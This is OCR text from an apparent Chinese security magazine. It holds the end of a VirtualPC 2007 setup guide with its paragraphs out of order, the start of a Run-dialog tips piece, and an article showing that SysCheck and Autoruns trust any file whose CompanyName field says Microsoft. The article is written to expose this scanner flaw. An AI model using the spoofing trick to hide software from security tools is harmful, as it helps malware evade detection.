


图12




图11

安装完系统后给虚拟机连接上网络，点击主窗口上的Action，再选择倒数第二项，一路默认就可以完成安装了（图10），同时主机也需要安装协议，打开本地连接的属性，安装虚拟机的网络连接协议（图11，图12）。安装完后虚拟机就可以上网了，当然设置IP这个是必要的，和主机一个域，网关填写主机IP，可以自己分配本机IP，免去设置。

接下来的使用就和VM一样了，支持拖放，还可以设置共享，把主机的某个文件夹共享给虚拟机，这些功能就留给读者自己体验吧。

然后点击next就完成安装向导了，先运行新建的这个虚拟系统（图8），下面就是安装系统了，慢慢的等待吧（图9）。

（本文所涉及到的VirtualPC 2007已收录到光盘中）

文章难易度：★★
文章阅读点：SysCheck通过文件公司信息验证是否为系统进程

SysCheck 的文件验证缺陷

Efox2046

SysCheck的确是个好东西，网上甚至有人说它可以媲美冰刃，甚至比冰刃还好，个人使用起来也觉得非常顺手。对于非系统进程、隐藏的进程、服务及DLL都使用红色标记，而被非系统DLL注入的进程则使用紫色标记，使用起来相当的傻瓜化。相比冰刃，SysCheck更加适合新手朋友来使用。当然，它也并非什么缺陷都没有。比如说它是以Administrator权限运行，而非System权限，所以使用它查找那些被非法DLL注入的进程时，自己也有可能被那些非法DLL进程所注入，至于另外一个缺陷就是今天所要介绍的文件验证缺陷了。

在使用SysCheck的时候大家有没有想过它是使用什么方法来验证某个进程、服务及DLL为非系统的呢？想知道的话就跟我来吧。打开VC++6.0，新建一个MFC AppWizard工程，填好工程名字test，把工程test设置好。然后到resourceview双击打开Version下面的VS_VERSION_INFO栏目，记住CompanyName这一项（图1）。




图1

我们现在直接编译工程test，得到test.exe。使用SysCheck检查test.exe，哎呀，居然是红色的，要小心了（图2）！把CompanyName改为Microsoft，如图3，再次编译工程test，使用SysCheck检查test.exe。嘿嘿，这回变成黑色的了！SysCheck把它认成了系统进程，如图4。




图2

现在大家知道了吧，SysCheck是照着进程里所属公司的名字来认进程的。如果公司名为Microsoft或是Microsoft Corpration的话，SysCheck就把它当成为系统的进程，标黑色。否则作为非系统进程，标红色。同样的SysCheck在辨认DLL文件和服务的时候也是只认公司名的。实践证明，这种情况同样发生在大名鼎鼎的Autoruns身上，Autoruns在辨认文件的时候也是凭着文件的公司名来识别的。

网上之所以有人说SysCheck比冰刃好的原因就是因为SysCheck能识别哪些是系统的进程、DLL、服务，而冰刃却没有




图 3

做到这一点。这是SysCheck的优点，更是SysCheck的一个致命缺陷。好在目前将公司名改成Microsoft或Microsoft Corpration的病毒还不算太多。360安全卫士验证进程的方法还是值得借鉴的，它是使用进程的md5值来确定的，因为每个进程的md5值是唯一





图 4

的。查看进程的时候，360安全卫士会计算进程的md5值，把计算得到的值与储存的系统或安全进程的md5值比较，相同的就标为安全，不相同的就标为未知。虽然对于像SERV-U这样的安全进程它会标为未知，但是它标为安全的进程还是相对安全的。

（本文所涉及到的SysCheck已收录到光盘中）




“运行”中的秘密

夜火

大家是不是都见过一些高手不用鼠标，只靠键盘就能把电脑摆弄的服服帖帖，非常听话？是不是见过高手没做过多的操作，只是在“运行”中输入了几个字母就打开了N多神秘的hack程序？今天就让我们来见识一下系统“运行”中的秘密。

先来看看使用软件是怎么实现的吧，打开SmartRun压缩包，解压后运行SR4GUI.exe，会在系统托盘显示类似运行的图标（图1）。双击该图标，会在屏幕中央显示出程序主界面，和“运行”的样子有些相似，不过长得要好看多了（图2）。



